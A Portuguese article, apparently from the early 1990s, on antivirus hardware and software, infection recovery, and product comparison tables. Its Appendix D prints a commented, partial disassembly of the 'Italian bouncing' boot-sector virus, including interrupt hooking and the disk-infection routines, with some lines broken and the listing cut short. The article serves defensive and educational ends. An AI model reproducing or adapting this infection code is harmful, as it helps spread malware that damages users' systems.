A segurança geral da rede é mais importante do que simplesmente juntar um scanner ás ferramentas da rede. Os scanners só por si, não só são inúteis mas também perigosos. Inúteis porque são difíceis de manter actualizados especialmente em redes de grande risco onde os utilizadores deixam para ultima prioridade o uso dos scanners. Perigosos porque dão uma falsa sensação de segurança; os resultados negativos dos scanners têm para os utilizadores o significado de um sistema limpo, o que pode não ser verdade. Os scanners residentes em memória podem ficar infectados e espalhar a infecção por todos os ficheiros que pesquisem

Proteção a nivel de hardware

À medida que as infecções por vírus começam a ser uma grande ameaça em todos os ambientes de computadores, os programadores estão a encontrar novas soluções na area da técnologia de intercepção ao nível do sistema até aos analisadores de telecomunicações. A maioria de lutadores de anti-virus concorda que as disquetes são o principal meio de transmissão de vírus. Deste modo, a estratégia de muitos anti-virus é de impedir que o sistema arranque a partir de uma disquete; outros defendem um problema mais complexo que é proteger contra escrita o disco rígido. Algumas soluções combinam as duas aproximações.

Soluções ao nível do sistema.

Ao nível do sistema, as soluções para evitar infecções no sector de arranque incluem um numero de sistemas baseados em BIOS, como a Hi-Flex BIOS da AMI que funciona como um munitor do sector de arranque e restringe as tentativas de acesso de escrita com um alerta ao utilizador. A aproximação da Western Digital é uma solução de Hardware que intercepta os pedidos de escrita no disco. No interior do controlador lógico do sistema chamado WD7855, existe uma técnologia genérica anti-virus chamada « Imunizador », que protege contra escrita as areas criticas de disco e ficheiros executaveis. Também monitoriza todos os pedidos de escrita tipicos de vírus em actividade.

No caso do pedido de escrita ser dirigido a uma área protegida do disco rigido, um alerta simples interroga o utilizador se o pedido de escrita é para ser executado ou o sistema deve ser iniciado.

Soluções hardware / software

A V-Card da Digital Enterprises é outra aproximação para a protecção de vírus que pretendem funcionar como uma solução para um arranque limpo.

O que é unico neste dispositivo é que guarda uma cópia do sector de arranque, com informação da tabela de partição e 1280 Kb de imagens de todos os ficheiros executaveis criticos e todo o software anti-vírus. A V-Card pode inibir unidades de disquetes e funcionar como um dispositivo primário de arranquese o disco rígido ficar danificado. Em acção, o dispositivo proporciona uma barreira física entre os ficheiros infectados e

odisco rigido. Tambem detecta e remove ameaças de vírus atravez da prevenção do carregamento não autorizado de programas ou de ficheiros.

Soluções para hardware

Soluções de segurança contra vírus baseaddas em dispsitivos físicos também existem em outras formas.

A Trend Micro Devices, Possui um sistema anti-vírus chamadoPC-cilin que inclui um dispositivo chamado Caixa Imunizadora, o qual é ligado à porta da impressora. Este dispostivo é uma ROM programável e apagável electricamente (EEPROM) que guarda o conteúdo do sector de arranque e da tabela de partição.

Enquanto o PC-cilin intercepta e remove vírus, a informação crítica da tabela de partições é mantida em segurança na Caixa Imunizadora, pronta a ser utilizada caso o disco rígido fique danificado devido a uma infecção.

A Multibox possui uma solução de hardware baseada numa placa de 8 bits que intercepta ou filtra a actividade de I/O no baramento do Pc.

A placa chamada Viru-Stop PC Immunizer protege as operações do sistema antes de o DOS ser carregado e automaticamente pesquisa toda a memória e o sector de arranque em busca de actividades típicas de vírus. A seguir a um arranque sem contaminação, monitoriza todos os dados que passam pelo barramento, suspendendo a operação com um alerta se uma infecção de vírus conhecida ou previsivel foi encontrada.

UM produto com uma diferente visão é o C:Cure, um dispositivo de bloqueamento de discos rígidos da Leprechaun Software International. No conjunto vem incluído um programa desenvolvido pela companhia chamado Virus Buster. O disco rígido é ligado à placa de interface que actuará como uma barreira de protecção aos pedidos de escrita no disco. Esta método requer que existam pelo menos duas partições no disco rígido, ficando uma delas dedicada exclusivamente a executáveis e ficheiros de programas e a outra reservada para ficheiros de dados e programas não essenciais. Deste modo o disco C: tornar-se-á uma fortaleza inexpognável co mo dispositivo C:Cure a servir de portão. O metódo do C:Cure pode ser extremamente restritivo para a maioria dos utilizadores, mas como outras soluções em hardware possui o potencial para muitas aplicações em ambientes computacionaisestruturados onde a regra das tarefas de computação especificas é serem construidas com base

em aplicações seleccionadas. Sistemas sem organização intruduzem muitas oportunidades para a invasão de vírus.

Vírus telefónicos, como proteger

Se as disquetes são a principal fonte de infecções de vírus, o modem vem a seguir. Agora, alguns criadores de software de comunicações remotas estão a introduzir características específicas para a protecção contra vírus nos seus produtos. O Close-Up da Norton -Lambert inclui um monitor de CRC (Cyclic Redundancy Check) como metódo de detecção contra vírus e o Commute da Central Point utiliza alguma tecnologia existente no programa anti-vírus da companhia para verificar os ficheiros à medida que vão sendo carregados. O programa cancela a transferência se detectar qualquer infecção.

Protecção a nivel de Softwrare

Cheyenne InocuLan/Pc

Fornece um bom conjunto de ferramentas para fazer a detecção de vírus em redes e terminais. Inclui três TSR:

- PREVENT.
- IMM_ALL.
- IMM_WILD.

Prevent é uma solução completa para o problema da detecção de vírus, não só procura vírus em memória cada vez que se abre um ficheiro, mas também procura comportamentos virais. Por exemplo, o Prevent monitoriza as escritas em disco e outras actividades. Infelizmente este TSR pode não ser prático em muitas configurações de rede, porque consome 21Kb de RAM.

O IMM_ALL dá menos protecção ao seu sistema que o PREVENT, mas pesquisa a memória e possui uma biblioteca de vírus que utiliza para fazer o scanner de cada vez que se abre um ficheiro.

No entanto este TSR consome 19 Kb de memória RAM e tambem é responsavel pela diminuição da performance do sistema, uma vez que ocupa tempo de processamento do CPU.

O IMM_WILD, somente consome 12 Kb de RAM e um minimo de recursos de sistema, no entanto a desvantagem desta versão do produto é

não fornecer protecção total. Este TSR só pesquisa aplicações para vírus "PREVALENT", na sua essência se um vírus menos "PREVALENT" atacar o terminal este pode ficar infectado.

Nenhum destes três TSR procura vírus no disco duro; para levar a cabo esta tarefa é necessário usar o EXAMINE. Este é um programa não residente em memória que se executa para verificar se existem vírus no disco duro. Pode trabalhar em conjunto com um dos três TSRs para dar ao sistema total protecção.

Este programa para comunicar com o utilizador dispõe de um menu onde se pode optar por:

- Verificar o " activity log"
- Fazer o scanner.
- Proteger uma área crítica do disco.
- Fazer shell ao DOS.

O problema deste programa é não fornecer um controlo centralizado. Por exemplo, o gestor da rede não pode fazer um pedido de pesquisa a todas os terminais da rede utilizando este menu. Para levar a cabo esta tarefa o gestor deve incluir o TSR e o EXAMINE no login do utilizador ou no autoexec.bat.

A opção "activity log" permite ver o historial das pesquisas feitas ao sistema. Consta deste relatório, o numero de directorias pesquisadas, ficheiros, tamanho dos mesmos, numero total de vírus encontrados e o tempo gasto para realizar esta tarefa. Pode ainda visualizar a quantidade de tempo que cada passo necessita.

A opção scanner após abrir um submenu permite determinar, quais os ficheiros a serem pesquisados (todos os ficheiros ou apenas os executáveis), o modo de detecção, o que fazer após encontrar um vírus (apagar ficheiro, mover ficheiro, dar-lhe outro nome).

A opção para proteger áreas criticas do disco, faz uma cópia do master boot sector, operanting disk boot sector, tabela de partições, I/O system file (io.sys), DOS file (msdos.sys) e shell file (command.com). Quando selecciona esta opção pode fazer uma destas três tarefas: backup das áreas atrás referidas, procurar viroses nestas áreas, ou repor um backup efectuado anteriormente.

InocuLan proporciona versatilidade na utilização e na configuração de memória. Trabalha em quase todas as redes que tenham ficheiros DOS ou MACINTOSH, Novell Netwoks ou PC.

Intel LanProtect

Fornece protecção centralizada ao mesmo tempo que opera localmente. Carrega-se como um NLM em ficheiros de server Netware 3.x. O NLM não faz a pesquisa de terminais ligados ao directório da rede, no entanto faz a pesquisa de todos os dados que passam entre a rede e os terminais.

Para fazer a interface com o utilizador serve-se de um menu em que as possíveis opções se auto explicam. Por exemplo, a opção de Manual Scan permite começar uma pesquisa dos drivers da rede em qualquer altura. Esta pesquisa começa por verificar a memória do server após o que verifica todos os ficheiros contidos no server.

A opção Server Scan Configuration demonstra a flexibilidade deste produto. Um dos items permite modificar o número pré estabelecido de pesquisas que o scanner vai actuar (por exemplo pode fazer-se uma pesquisa todas as noites). Outro item permite determinar o sentido em que a pesquisa se vai efectuar.

Para fazer a pesquisa a nível local (drive ou memória) podem usar-se os seguintes utilitários, LPScan, PCScan ou MACScan.

Este produto praticamente á prova de vírus, utiliza pouca memória e permite proteger o server de modo eficaz.

McAfee Scan/VShiel/NetScan/NetShield/Clean

Este é um conjunto de produtos para detecção e erradicação de vírus que sendo Shareware aparece em muitas BBS.

Cada um dos produtos constituinte deste package completa o anterior fornecendo protecção a redes ou PCs.

Scan e VShield são dois utilitários para PC, que trabalham a partir da prompt do DOS e caracterizam-se por um conjunto de opções pré definidas que condicionam o seu funcionamento. O VShield é um TSR que proporciona um elevado nível de protecção; não só procura assinaturas pré definidas como também comportamentos estranhos. Necessita de 38Kb de memória (embora se consiga fazer um swap ao disco, ficando a ocupar cerca de 3Kb), a desvantagem é o aumento de tempo de acesso ao disco e ás disquetes.

O NetScan e o NetShield funcionam de maneira análoga aos seus congéneres para PCs.

NetrScan funciona sobre redes do tipo:

- 3COM 3/Share e 3/Open.

- ArtiSoft LANTastic.
- AT&T StarLAN.
- Banyan VINES.
- DEC PathWorks.
- MS LAN Manager.
- Novell Netware e qualquer rede compatível a IBMNET e NETBIOS.

(As diferenças entre Scan e NetScan dizem respeito principalmente às operações de rede).

NetShield é um NLM que é carregado no server. Porque é um NLM só pode ser usado em ficheiros do server Netware 3.x. Não há VAP fornecido para ficheiros de server Netware 2.x. NetShield.

Pode ser usado localmente através do RConsole. Ao contrário dos utilitários fornecidos pela McAfee o NetShield possui um menu para controlar a sua actuação, o que o torna excepcionalmente fácil de usar.

A McAfee fornece algo mais que a sua concorrência. O programa Clean tenta remover os vírus dos ficheiros do disco rígido em vez dos rescrever ou apagar. Isto permite recuperar as aplicações sem ter de as reinstalar ou perder toda a informação. Como todos os outros produtos da McAfee o Clean efectua eficientemente o seu trabalho. Também é preocupação desta empresa manter os seus produtos no mesmo patamar de actualização, permitindo assim, quando detectado um vírus remove-lo.

O Clean trabalha em redes ou em PCS, o que quer dizer que apenas se necessita de uma licença para proteger toda a rede.

Como recuperar de uma infecção

Se o pior acontecer e o sistema ficar infectado, não entre em pânico. Na maior parte dos casos consegue-se recuperar o sistema sem grandes perdas, seguindo cuidadosamente e com muita paciência os quatro passo seguintes:

1. Identificar a fonte e natureza mais provável da infecção. Não se deve demorar muito tempo a tentar encontrar a fonte da infecção, porque o vírus pode estar a espalhar-se por todo o sistema.

2. Isolar os estragos e se possível a fonte de infecção. Remover os terminais infectados da rede, para tal não se deve efectuar logout, simplesmente deve desligar a ligação física à rede. Ao fazer logout está a ajudar a espalhar a infecção pela rede. Se não for possível isolar a rede, deve desligar-se toda a rede e efectuar a pesquisa dos seus drivers, com vários tipos de scanners (para ter a certeza que toda a rede está desinfectada).

3. Identificar todos os estragos feitos no sistema (rede).

4. Recuperar todos os estragos feitos, usando as técnicas apropriadas, incluindo a recuperação dos sectores da boot e boot master, caso seja preciso. Instalar vários scanners e ratoeiras para prevenção de uma nova infecção.

"Plano de recuperação de catástrofe"

Este plano tem como objectivo ajudar o gestor da rede ou outros utilizadores (no caso do gestor da rede não estar presente).

O plano deve conter todas as formas de identificação, isolamento e recuperação, explicados passo a passo. Deve conter também a localização das passwords e identificação do supervisor, bem guardadas, discos de arranque protegidos e utilitários de anti-vírus.

Conclusão:

Hoje em dia existem mais de 2600 vírus diferentes e este número aumenta de dia para dia. Os criadores de vírus (cerca de 100 em todo o

mundo) continuam a desenvolver novas tecnologias. Donos de uma criatividade fora do comum são excelentes programadores que utilizam métodos tão avançados como os usados em programação de aplicações comerciais.

Os melhores são originários da Europa de Leste e Russia. Com a abertura comercial destes países para a Europa e U.S.A., as suas criações estão a espalhar-se mais facilmente para fora das suas fronteiras.

No mundo real, provavelmente não existe nenhuma solução de prevenção de vírus que se adeque a todos os estilos e ambientes de computação. Quando as unidades de disquetes desaparecem e as estações de trabalho sem disco trabalham para um grupo, a perda do acesso livre e transferência de ficheiros não monitorizada terá um efeito perturbador no trabalho dos vírus. O que é claro na tecnologia de anti-vírus é a variadade suficiente para ser aplicada em combinações que podm assegurar um nível elevado de segurança em praticamente, qualquer ambiente.

A implementação de sistemas de protecção e recuperação de infecções de vírus é uma actividade frustrante, mas se for feita correctamente, pode ser simples de implementar e manter.

Os problemas das infecções com vírus é um problema real e cada vez mais importante ao longo do tempo.

Apêndices

Apêndice A

A lista de produtos seguintes permitem graus elevados de segurança para redes Novell NetWare, Banyan Vines, Microsoft LAN Manager, AppleShare, Unix, ou qualquer outra LAN.

ASET da Sunsoft, Inc.
Suporte de rede: NFS
Sunsoft, Inc.

Central Point Anti-Vírus for NetWare da Central Point Software, Inc.
Suporte de rede: NetWare

Drive-In Antivirus da SafetyNet Inc.
Suporte de rede: IBM Token Ring, LAN Manager, LANtastic, NetWare, TCP/IP, 3Com, Vines
SafetyNet Inc.

EmPower I, EmPower II, EmPower Remote da Magna
Suporte de rede: AppleShare, NetWare, TOPS

Fortress da Los Altos Technologies, Inc.
Suporte de rede: TCP/IP (Unix).

F-Prot Professional da Command Software Systems, Inc.
Suporte de rede: LAN Manager, NetBIOS compatible , NetWare , Vines.

FS ScanMaster da NetPro Computing, inc.
Suporte de rede: Vines.

LAA Agent Toolkit da Saber Software, Inc.
Suporte de rede: LAN Manager, MS-Net, NetWare, Vines.

LanProject da Intel Corporation
Suporte de rede: NetWare.

NetScan da McAfee Associates
Suporte de rede: AppleShare, AT&T StarLAN, DEC PathWorks, LAN Manager, NetWare, TCP/IP, Vines.

NetShield da McAfee Associates
Suporte de rede: NetWare.

NetStream da Personal Computer Peripherals Corp.
Suporte de rede: AppleShare , TOPS.

AntiviruNortons da Symantec Corp.
Suporte de rede: IBM Token Ring, LAN Manager, NetWare, OS/2, 3Com.

NOVI da Symantec Corp.
Suporte de rede: LAN Manager, NetWare, Vines.

PC/DACS da Mergent International
Suporte de rede: NetWare.

PC ScanMaster da NetPro Computing, Inc.
Suporte de rede: NetWare, Vines.

StopLight da safetyNet, Inc.
Suporte de rede: IBM Token Ring, LAN Manager, LANtastic, NetWare, TCP/IP, 3Com, Vines.

Untouchable Network NLM da Fifth Generation Systems, Inc.
Suporte de rede: Vines.

Virus Buster da Leprechaun Software Internacional, Ldt.
Suporte de rede: DEC, PathWorks, LAN Manager, LANtastic, NetWare, Vines.

VirusNet da safetyNet, Inc.
suporte de rede: IBM Token Ring, LAN Manager, LANtastic, NetWare, TCP/IP, 3Com, Vines.

Virus Prevention Plus da PC Guardian
Suporte de rede: LAN Manager, NetWare, Vines.

VI-Spy Professional Edition da RG Software Systems, Inc.
Suporte de rede: LAN Manager, NetWare, Vines.

Apêndice B (Tabelas de comparação entre anti-virus e alguns preços)

DETECÇÃO DE TENTATIVAS DE INFECÇÃO DE FICHEIROS														Dectecção de discos infectados	
	Virus assinatura contaminadores de ficheiros												VÍrus polimorfo	VÍrus no sector de arranque	
	Cascade-1704 (.COM)	Dark Avenger (.COM)	Dark Avenger (.EXE)	FroDo (.COM)	FroDo (.EXE)	Green Caterpillar (.COM)	Jerusalem (.COM)	Jerusalem (.EXE)	Mummy 1.2 (.EXE)	Twin-351 (.EXE)	Yankee Doodle (.COM)	Yankee Doodle (.EXE)	Dedicated (.COM)	(floppy disk)	(hard disk)
AntiVirusPLUS	*	*	*	*	*	*	*	*	*	*	*	*	--	*	*
Central Point Anti-Virus for DOS and Windows	*	*	*	*	*	*	*	*	*	*	*	*	*	*	*
Data Physician PLUS!	*	*	*	*	*	*	*	*	--	*	*	*	*	*	*
Detect Plus	*	*	*	*	*	*	*	*	--	*	*	*	*	*	*
Dr.Solomon's Anti-Virus Toolkit	*	*	*	*	*	*	*	*	*	*	*	*	--	*	*
F-Prot Professional	*	*	*	*	*	*	*	*	*	*	*	*	--	--	*
IBM AntiVirus	*	*	*	*	*	*	*	*	--	*	*	*	--	--	*
inocuLAN / PC	*	*	*	*	*	*	*	*	*	--	*	*	--	*	*
The Norton AntiVirus	*	*	*	*	*	*	*	*	*	*	*	*	*	*	*
NOVI	*	*	*	*	*	*	*	*	--	*	*	*	*	*	*
Panda Pro #	*	*	*	*	*	*	*	*	*	*	*	*	*	--	*
Pc Rx	--	*	*	*	*	*	--	*	*	*	*	*	--	*	*
Pro-Scan #	*	*	*	*	*	*	*	*	*	*	*	*	*	--	*
Untouchable	*	*	*	*	*	*	*	*	*	*	*	*	*	*	*
Vaccine	*	--	--	--	--	*	*	*	--	*	*	*	*	--	--
Victor Charlie	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A	N / A
Virex for the PC	*	*	*	*	*	*	*	*	--	--	*	*	--	*	*
ViruCide Plus	*	*	*	*	*	*	*	*	*	--	*	*	--	*	*
ViruSafe	--	*	*	*	*	--	*	*	--	--	--	--	--	*	*
Virus Alert	*	*	*	*	*	*	*	*	*	*	*	*	--	--	*
Virus Buster	*	*	*	*	*	--	*	*	--	*	*	*	--	*	*
VirusCure Plus	*	--	*	*	*	*	*	*	*	*	*	*	*	*	*
VirusNet	*	*	*	*	*	*	*	*	*	*	*	*	--	--	*
Vi-Spy Professional	*	*	*	*	*	*	*	*	--	--	*	*	--	*	*

-- = Não conseguiu detectar o vírus
N / A = Não aplicavél. O programa não proporciona proteção contra o vírus em tempo real.
O programa apenas consegue detectar um vírus se existir uma forma de controlo do ficheiro não infectado.

DETECÇÃO E REMOÇÃO DE VÍRUS (UTILIZANDO MÓDULOS AUTÓNOMOS)

	Virus assinatura contaminadores de ficheiros												Virus polimorfo	Virus no sector de arranque			
	Cascade-1704 (.COM)	Dark Avenger (.COM)	Dark Avenger (.EXE)	FroDo (.COM)	FroDo (.EXE)	Green Caterpillar (.COM)	Jerusalem (.COM)	Jerusalem (.EXE)	Mummy 1.2 (.EXE)	Twin-351 # (.EXE)	Yankee Doodle (.COM)	Yankee Doodle (.EXE)	Dedicated (.COM)	Michelangelo (floppy disk)	Michelangelo (hard disk)	Stoned (floppy disk)	Stoned (hard disk)
AntiVirusPLUS	*	*	*	*	*	*	*	*	D	D	*	*	D	*	*	*	*
Central Point Anti-Virus for DOS and Windows	*	*	*	*	*	F	*	*	*	D	*	*	*	*	*	*	*
Data Physician PLUS!	*	*	--	*	*	--	*	*	--	D	*	*	D	*	*	*	*
Detect Plus	*	*	--	*	*	--	*	*	--	D	*	*	D	*	*	*	*
Dr.Solomon's Anti-Virus Toolkit	*	*	*	*	*	*	*	*	*	D	*	*	D	*	*	*	*
F-Prot Professional	*	*	*	*	*	*	*	*	*	D	*	*	*	*	*	*	*
IBM AntiVirus	*	D	D	*	*	D	*	*	D	D	*	*	D	*	*	*	*
inocuLAN / PC	*	*	*	*	*	*	*	*	--	D	*	*	--	*	*	*	*
The Norton AntiVirus	*	*	*	*	*	*	*	*	*	D	D	D	D	*	*	*	*
NOVI	*	D	D	*	*	*	*	*	--	D	*	*	D	*	*	*	*
Panda Pro	D	D	D	D	D	D	D	D	D	F	D	D	D	--	*	--	*
Pc Rx	*	*	*	*	*	D	*	*	*	D	D	*	D ##	*	*	*	*
Pro-Scan	*	*	*	*	*	*	*	*	F	F	*	*	D	*	*	*	*
Untouchable	*	*	*	*	*	*	*	*	D	D	D	D	D	*	*	*	*
Vaccine	D	D	D	D	D	D	D	D	--	D	D	D	D	F	F	F	F
Victor Charlie	D	D	D	D	D	--	D	D	--	--	D	D	D	F	*	F	*
Virex for the PC	*	D	D	*	*	D	*	*	--	D	D	D	*	*	*	*	*
ViruCide Plus	*	*	*	*	*	*	*	*	D	D	*	*	D	*	*	*	*
ViruSafe	*	*	*	*	*	*	*	*	--	D	*	*	*	*	*	*	*
Virus Alert	*	*	*	*	*	*	*	*	*	D	*	*	D	*	*	*	*
Virus Buster	F	*	*	*	*	*	*	*	*	D	F	F	D	*	*	*	*
VirusCure Plus	*	*	*	*	*	*	F	*	--	--	D	--	--	*	*	*	*
VirusNet	*	*	*	*	*	*	*	*	*	D	*	*	D	*	*	*	*
Vi-Spy Professional	*	*	*	*	*	D	*	*	--	D	*	*	D	*	*	*	*

-- = Não detectou o vírus
F = Falhou na remoção do virus detectado.
D = Apagou, moveu ou trocou o nome ao ficheiro corrupto.
# A remoção é o método adequado de desinfecção para o TWIN-351;
Este programa detectou nove dos dez ficheiros contaminados pelo virus Dedicado.

FERRAMENTAS ANTI-VÍRAIS

PC PROGRAMS	Price	Updates	Viruses detected and removed							
			1701	1704	Izrael	Musician	Vienna	W13_A	W13_B	Jocker
Central Point Anti-virus	$129	BBS / quarterly	*	*	*	*	*	*	*	o
Certus 2.1	$189	BBS	*	*	*	*	*	*	*	o
Data Physician	$49	BBS	*	*	*	*	*	*	*	o
Dr.Solomon's Anti-Virus Toolkit	$279,95	Quarterly	*	*	*	*	*	*	*	*
Norton Anti-Virus 1.0	$129.95	BBS	*	*	*	*	*	*	*	o
Virex PC	$129.95	Quarterly	*	*	*	*	*	*	*	*
VirusCure	$99.95	BBS	*	*	*	*	*	*	*	*
ViruSafe	$80	$60 / quarterly	*	*	*	*	*	*	*	o
Vi-Spy	$250	Quarterly	*	*	*	*	*	*	*	*
Viruscan	$15-$35	BBS	*	*	*	*	*	*	*	*

MAC PROGRAMS			Modm	WDEF	nVIR
Desinfectant 2.4	Free	BBS	*	*	*
Symantec AntiVirus for the Macintosh	$99.95	BBS	*	*	*
Virex	$99.95	$75 / year	*	*	*
VirusDetective / VirusBlockade	Shareware	BBS	*	*	o

Estes testes mostram que alguns Anti-Vírus não reconhecem o vírus "Jocker" (* = SIM; o = NÃO)

Apêndice C

Expertes mais conhecidos

- **Vesselin Bontchev**, Investigador de vírus senior da Universidade de Hamburgo, na Alemanha; considerado o Nº 1 em assuntos de vírus. Nascido na Bulgária e habitante de Sófia, viveu num país que é considerado dos mais "quentes" em matéria de vírus. Pelo reconhecimento da sua autoridade neste assunto, foi convidado para a Universidade onde está actualmente.

- **Dark Avenger**, também búlgaro, um dos criadores de vírus mais perigosos e mais bem sucedidos. O inventor de um dos mais perigosos códigos de camuflagem: o **MUTATION ENGINE** (Motor de Mutação).

Outros criadores de vírus também considerados são:

- **Trident**.
- **Dark Angel**.
- **Nuke**.
- **Nowhere Man** (O criador do VCL - Virus creation Laboratory. Uma ferramenta para a criação de vírus)..

Apêndice D

Listagem do vírus Italiano Saltitante

VIRUS ITALIANO SALTITANTE - A LISTAGEM
Desassemblagem obtida por Miguel Vitorino
Para : S P O O L E R - Junho de 1989

```
.RADIX 16

jmpf    macro  x
        db     0eah
        dd     x
endm

Virus      SEGMENT
assume cs:virus;ds:virus

jmpf    MACRO       x
        db     0eah
        dd     x
ENDM

org 0100h

begin:  jmp    short entry

                db     1eh-2 dup (?)        ; Informacao relativa a' disquete

entry:  xor    ax,ax
                mov    ss,ax
                mov    sp,7c00              ; Colocar o Stack antes do inicio do
                mov    ds,ax                ; virus
                mov    ax,ds:[0413]         ; Retirar 2 K como se nao existissem
                sub    ax,2                 ; para que o DOS nao la' chegue !
                mov    ds:[0413],ax
                mov    cl,06                ; Converter o tamanho da RAM num
                shl    ax,cl                ; numero de segmento que se situa nos
                sub    ax,07c0              ; 2 ultimos K
                mov    es,ax                ; De seguida passar este programa
```

```
                mov     si,7c00                 ; para esse sitio de memoria
                mov     di,si                   ; ( i.e. o programa transfere-se a si
                mov     cx,0100                 ;  proprio )
                repz    movsw
                mov     cs,ax                   ; Transferencia de controlo para ai!
                push    cs                      ; Agora sim , ja' estamos nos tais 2K
                pop     ds
                call    reset                   ; fazer duas vezes um "reset" ao
reset:  xor     ah,ah                           ; controlador de disco
                int     13
                and     byte ptr ds:drive,80
                mov     bx,ds:sector            ; Sector onde esta' o resto do virus
                push    cs
                pop     ax
                sub     ax,0020
                mov     es,ax
                call    ler_sector                      ; Ler o resto do virus da drive
                mov     bx,ds:sector
                inc     bx
                mov     ax,0ffc0                        ; Carregar o sector de boot
original
                mov     es,ax
                call    ler_sector
                xor     ax,ax
                mov     ds:estado,al
                mov     ds,ax
                mov     ax,ds:[004c]                    ; "Confiscar" o interrupt 13
                mov     bx,ds:[004e]                    ; ( operacoes sobre
disquetes/discos )
                mov     word ptr ds:[004c],offset int_13
                mov     ds:[004e],cs
                push    cs
                pop     ds
                mov     word ptr ds:velho_13,ax         ; Guardar a velha rotina do int. 13
                mov     word ptr ds:velho_13+2,bx
                mov     dl,ds:drive
                jmpf    0:7c00                          ; Efectuar o arranque do sistema

Esc_Sector      proc    near
                mov     ax,0301                         ; Escrever um sector da drive
                jmp     short cs:transferir
Esc_Sector      endp

Ler_Sector      proc  near
```

```
                mov     ax,0201                 ; Ler um sector da drive
Ler_Sector      endp

Transferir proc near                            ; Efectuar uma transferencia de
dados
                xchg    ax,bx                   ; de ou para a drive
                add     ax,ds:[7c1c]            ; Este procedimento tem como
entrada
                xor     dx,dx                   ; o numero do sector pretendido (
BX )
                div     ds:[7c18]               ; e de seguida sao feitas as contas
                inc     dl                      ; para saber qual a pista e o lado
                mov     ch,dl                   ; onde esse sector fica
                xor     dx,dx
                div     ds:[7c1a]
                mov     cl,06
                shl     ah,cl
                or      ah,ch
                mov     cx,ax
                xchg    ch,cl
                mov     dh,dl
                mov     ax,bx                   ; Depois de todas as contas feitas
transf:  mov    dl,ds:drive                     ; pode-se chamar o interrupt 13H
                mov     bx,8000                 ; es:bx = end. de transferencia
                int     13
                jnb     trans_exit
                pop     ax
trans_exit:     ret
Transferir      endp

Int_13 proc     near                            ; Rotina de atendimento ao int.
13H
                push    ds                      ; (operacoes sobre discos e
disquetes)
                push    es
                push    ax
                push    bx
                push    cx
                push    dx
                push    cs
                pop     ds
                push    cs
                pop     es
                test    byte ptr ds:estado,1    ; Testar se se esta' a ver se o virus
```

```
                jnz     call_BIOS                       ; esta' no disco
                cmp     ah,2
                jnz     call_BIOS
                cmp     ds:drive,dl                     ; Ver se a ultima drive que foi
                mov     ds:drive,dl                     ; mexida e' igual a' drive onde
                jnz     outra_drv                       ; se vai mexer
                xor     ah,ah                           ; Neste momento vai-se tirar a'
sorte
                int     1a                              ; para ver se o virus fica activo
                test    dh,7f                           ; Isto e' feito a partir da leitura
                jnz     nao_desp                        ; da hora e se for igual a um dado
                0test   dl,0f0                          ; numero , o virus e' despoletado
                jnz     nao_desp
                push  dx                                ; Instalar o movimento da bola
                call  despoletar
                pop     dx
nao_desp:       mov     cx,dx
                sub     dx,ds:semente
                mov     ds:semente,cx
                sub     dx,24
                jb      call_BIOS
outra_drv:      or      byte ptr ds:estado,1    ; Indicar que se esta' a testar a
                push    si                              ; presenca ou nao do virus na
drive
                push    di
                call    contaminar
                pop     di
                pop     si
                and     byte ptr ds:estado,0fe  ; Indicar fim de teste de virus
call_BIOS:      pop     dx
                pop     cx
                pop     bx
                pop     ax
                pop     es
                pop     ds
Velho_13        equ     $+1
                jmpf    0:0
Int_13 endp

Contaminar      proc    near
                mov     ax,0201
                mov     dh,0
                mov     cx,1
                call    transf
```

```
                test    byte ptr ds:drive,80            ; Pediu-se um reset a' drive ?
                jz      testar_drv                      ; Sim , passar a' contaminacao
directa
                mov     si,81be
                mov     cx,4
proximo:        cmp     byte ptr [si+4],1
                jz      ler_sect
                cmp     byte ptr [si+4],4
                jz      ler_sect
                add     si,10
                loop    proximo
                ret

ler_sect:       mov     dx,[si]                         ; Cabeca+drive
                mov     cx,[si+2]                       ; Pista+sector inicial
                mov     ax,0201                         ; Ler esse sector
                call    transf
testar_drv:     mov     si,8002                         ; Comparar os 28 primeiros bytes
para
                mov     di,7c02                         ; ver se o sector de boot e' o
mesmo
                mov     cx,1c                           ; i.e. ver se a drive ja' foi virada !
                repz    movsb
                cmp     word ptr ds:[offset flag+0400],1357
                jnz     esta_limpa
                cmp     byte ptr ds:flag_2,0
                jnb     tudo_bom
                mov     ax,word ptr ds:[offset prim_dados+0400]
                mov     ds:prim_dados,ax                ; Se chegar aqui entao a disquete
ja'
                mov     si,ds:[offset sector+0400]      ; esta' contaminada !
                jmp     infectar
tudo_bom:       ret

; Neste momento descobriu-se uma disquete nao contaminada ! Vai-se agora
; proceder a' respectiva contaminacao !

esta_limpa:     cmp     word ptr ds:[800bh],0200        ; Bytes por sector
                jnz     tudo_bom
                cmp     byte ptr ds:[800dh],2           ; Sectores por cluster
                jb      tudo_bom
                mov     cx,ds:[800e]                    ; Sectores reservados
                mov     al,byte ptr ds:[8010]           ; Numero de FAT's
                cbw
```

```
                mul     word ptr ds:[8016]          ; Numero de sectores de FAT
                add     cx,ax
                mov     ax,' '
                mul     word ptr ds:[8011]          ; Numero de entradas na root
                add     ax,01ff
                mov     bx,0200
                div     bx
                add     cx,ax
                mov     ds:prim_dados,cx
                mov     ax,ds:[7c13]                ; Numero de sectores da drive
                sub     ax,ds:prim_dados
                mov     bl,byte ptr ds:[7c0dh]      ; Numero de sectores por cluster
                xor     dx,dx
                xor     bh,bh
                div     bx
                inc     ax
                mov     di,ax
                and     byte ptr ds:estado,0fbh     ; Se o numero de clusters dor
superior
                cmp     ax,0ff0                     ; a 0FF0 entao cada entrada na
FAT sao
                jbe     sao_3                       ; 4 nibbles senao sao 3
                or      byte ptr ds:estado,4        ; 4 = disco duro ?
sao_3:  mov     si,1                                ; Escolher sector a infectar
                mov     bx,ds:[7c0e]                ; Numero de sectores reservados
                dec     bx
                mov     ds:inf_sector,bx            ; Sector a infectar
                mov     byte ptr ds:FAT_sector,0fe
                jmp     short continua

Inf_Sector      dw      1                           ; Sector a infectar
Prim_Dados      dw      0c                          ; Numero do primeiro sector de
dados
Estado db       0               ; Estado actual do virus (instalado/nao
instalado,etc)
Drive           db                                  ; Drive onde se pediu uma accao
Sector  dw      0ec                                 ; Sector auxiliar para procura do
virus
Flag_2 db       0               ; Estes proximos valores servem para ver se o
virus
Flag            dw      1357    ; ja' esta' ou nao presente numa drive , bastando
                dw      0aa55   ; comparar se estes valores batem certos para o
saber
```

```
continua:       inc     word ptr ds:inf_sector
                mov     bx,ds:inf_sector
                add     byte ptr ds:[FAT_sector],2
                call    ler_sector
                jmp     short   l7e4b

